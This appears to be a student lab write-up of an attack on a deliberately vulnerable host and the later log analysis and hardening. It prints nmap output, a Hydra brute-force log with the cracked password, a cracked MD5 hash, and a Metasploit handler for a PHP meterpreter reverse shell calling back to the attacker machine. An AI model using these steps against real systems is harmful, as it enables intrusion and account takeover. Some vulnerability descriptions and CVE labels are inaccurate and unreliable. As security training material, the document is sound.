



Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V ML-REFVM-
684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK Stack	192.168.1.100	Kibana machine for network monitoring & analysis

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access into the web servers.
LFI	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload.
Hashed Passwords	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Hackers only need the username and password to compromise an account, gaining access.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Passwords	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., "leopoldo can be cracked in 5 seconds by a computer.)
Bruteforce Attack CVE-2019-3746	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Root access gives an attacker unrestricted access to the machine and network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Storing Sensitive Information	Storing confidential information without encryption.	Comprimising Ashton's account.

Exploitation: Open Web Port

01

Tools & Processes
Look for open ports
(NMAP)

02

Achievements
2 Ports left unfiltered:

- Port 22
- Port 80

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
_ ssh-hostkey:
  2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
  256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
_ 256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
_ http-ls: Volume /
  maxfiles limit reached (10)
  SIZE  TIME                               FILENAME
  -      -      -
  422    2019-05-07 18:23  company_blog/
  -      -      -
  -      2019-05-07 18:23  company_blog/blog.txt
  -      -      -
  -      2019-05-07 18:27  company_folders/
  -      -      -
  -      2019-05-07 18:25  company_folders/company_culture/
  -      -      -
  -      2019-05-07 18:26  company_folders/customer_info/
  -      -      -
  -      2019-05-07 18:27  company_folders/sales_docs/
  -      -      -
  -      2019-05-07 18:22  company_share/
  -      -      -
  -      2019-05-07 18:34  meet_our_team/
  329    2019-05-07 18:31  meet_our_team/ashton.txt
  404    2019-05-07 18:33  meet_our_team/hannah.txt
_ http-server-header: Apache/2.4.29 (Ubuntu)
_ http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Exploitation: Brute Force Password

01

Tools & Processes

- Hydra to bruteforce password

02

Achievements

- Ashton's account compromised
- Hashes for Ryan's account obtained

03

```

ATTNPT target: 192.168.1.105 Login ashton pass yangyang - 10102 of 14344399 [child 0] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass yanzuka - 10103 of 14344399 [child 2] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass wallflower - 10106 of 14344399 [child 11] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass walters - 10107 of 14344399 [child 12] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass waseline - 10108 of 14344399 [child 5] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass waquita - 10107 of 14344399 [child 8] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass weber - 10109 of 14344399 [child 13] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass wrixlel - 10109 of 14344399 [child 14] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass cooney - 10111 of 14344399 [child 1] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass wright - 10112 of 14344399 [child 15] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass sirman - 10122 of 14344399 [child 10] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass sherwood - 10113 of 14344399 [child 7] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass sexton - 10115 of 14344399 [child 16] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass sexton - 10115 of 14344399 [child 15] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass rebela - 10116 of 14344399 [child 13] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass rocke - 10117 of 14344399 [child 16] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass rocke - 10117 of 14344399 [child 16] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass palmali - 10119 of 14344399 [child 2] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass najaro - 10120 of 14344399 [child 4] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass montes - 10121 of 14344399 [child 11] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass montes - 10122 of 14344399 [child 11] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass memez123 - 10122 of 14344399 [child 8] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass madon - 10123 of 14344399 [child 14] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass march6 - 10125 of 14344399 [child 14] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass madonna - 10126 of 14344399 [child 1] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass madonna - 10126 of 14344399 [child 1] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass leopoldo - 10128 of 14344399 [child 10] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass leopoldo - 10128 of 14344399 [child 10] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass laruku - 10129 of 14344399 [child 7] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass laruku - 10129 of 14344399 [child 7] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass lamassinda - 10131 of 14344399 [child 15] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass lamassinda - 10131 of 14344399 [child 15] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass lakota - 10132 of 14344399 [child 8] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass lakota - 10132 of 14344399 [child 8] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass krisia - 10133 of 14344399 [child 2] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass krisia - 10133 of 14344399 [child 2] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kokoloy - 10135 of 14344399 [child 5] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kodak - 10136 of 14344399 [child 11] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kodak - 10136 of 14344399 [child 11] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kiki1123 - 10138 of 14344399 [child 12] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kadijash - 10139 of 14344399 [child 13] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass kadijash - 10139 of 14344399 [child 13] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass joey - 10141 of 14344399 [child 14] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass jeferon - 10142 of 14344399 [child 1] (0/0)
ATTNPT target: 192.168.1.105 Login ashton pass jeferon - 10142 of 14344399 [child 1] (0/0)
[00]http-get host: 192.168.1.105 Login ashton password: leopoldo
STATUS attack finished for 192.168.1.105 (valid pair found)
STATUS target: 192.168.1.105 (valid pair found)
Hydra (https://github.com/vanhuusder/thc-hydra) finished at 2021-05-08 10:20:57

```

Sign in

http://192.168.1.105

Your connection to this site is not private

Username

Password

[Sign in](#) [Cancel](#)

Exploitation: Hashed Password

01

Tools & Processes

- Crackstation.net to crack hashes

02

Achievements

- Ryan's account compromised
- Access to webdav directory

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Exploitation: LFI Vulnerability

01

Tools & Processes

- MSF venom to deliver a meterpreter shell payload

02

Achievements

- Multihandler exploit
- Access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     false     The IP address of the target host.

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Scan began on May 04, 2021 at 22:00 hrs.
- 51,185 connections from IP of 192.168.1.90.
- Sudden spikes and fluctuations indicates port scan.



Analysis: Finding the Request for the Hidden Directory



- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's account
- LFI allows for meterpreter shell payload to be uploaded



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

KQL



Last 30 days



+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/company_folders/secret_folder

48,324

http://192.168.1.105/

73

http://192.168.1.105/webdav

65

http://192.168.1.105/webdav/shell2.php

14

http://192.168.1.105/favicon.ico

12

Analysis: Uncovering the Brute Force Attack



- 48,324 requests made
- Only 8 attacks successful

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	8

Export: Raw  Formatted 

Analysis: Finding the WebDAV Connection



- 96 requests for the webdav folder
- Most requests for shell.php & passwd.dav files




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/webdav/

4




Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert can be set for over 5000 connections per hour



System Hardening

- Properly configure firewalls
- Detect & filter unauthorized scans
- Periodic system & network scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set alerts for requests made to confidential directories
- Set alerts for unauthorized access into confidential directories
- No more than 8 attempts per hour


System Hardening

- Encrypt files
- Restrict public access
- Limit sharing of confidential files

Mitigation: Preventing Brute Force Attacks

Alarm

- Alerts for 401 errors
- 10 errors per hour to trigger alert



System Hardening

- Password policies
- Blacklist IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

- Create a list of users for webdav directory
- Whitelist IP addresses (only from trusted sources)
- Set alerts for requests made from devices not on webdav list

System Hardening

- Effective password policy
- Whitelist IP addresses
- Prevent unauthorized access

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alerts for uploads into confidential directories
- Alerts for port 4444

System Hardening

- Filter ports
- Filter IP addresses
- Set proper permissions & access controls

*The
End*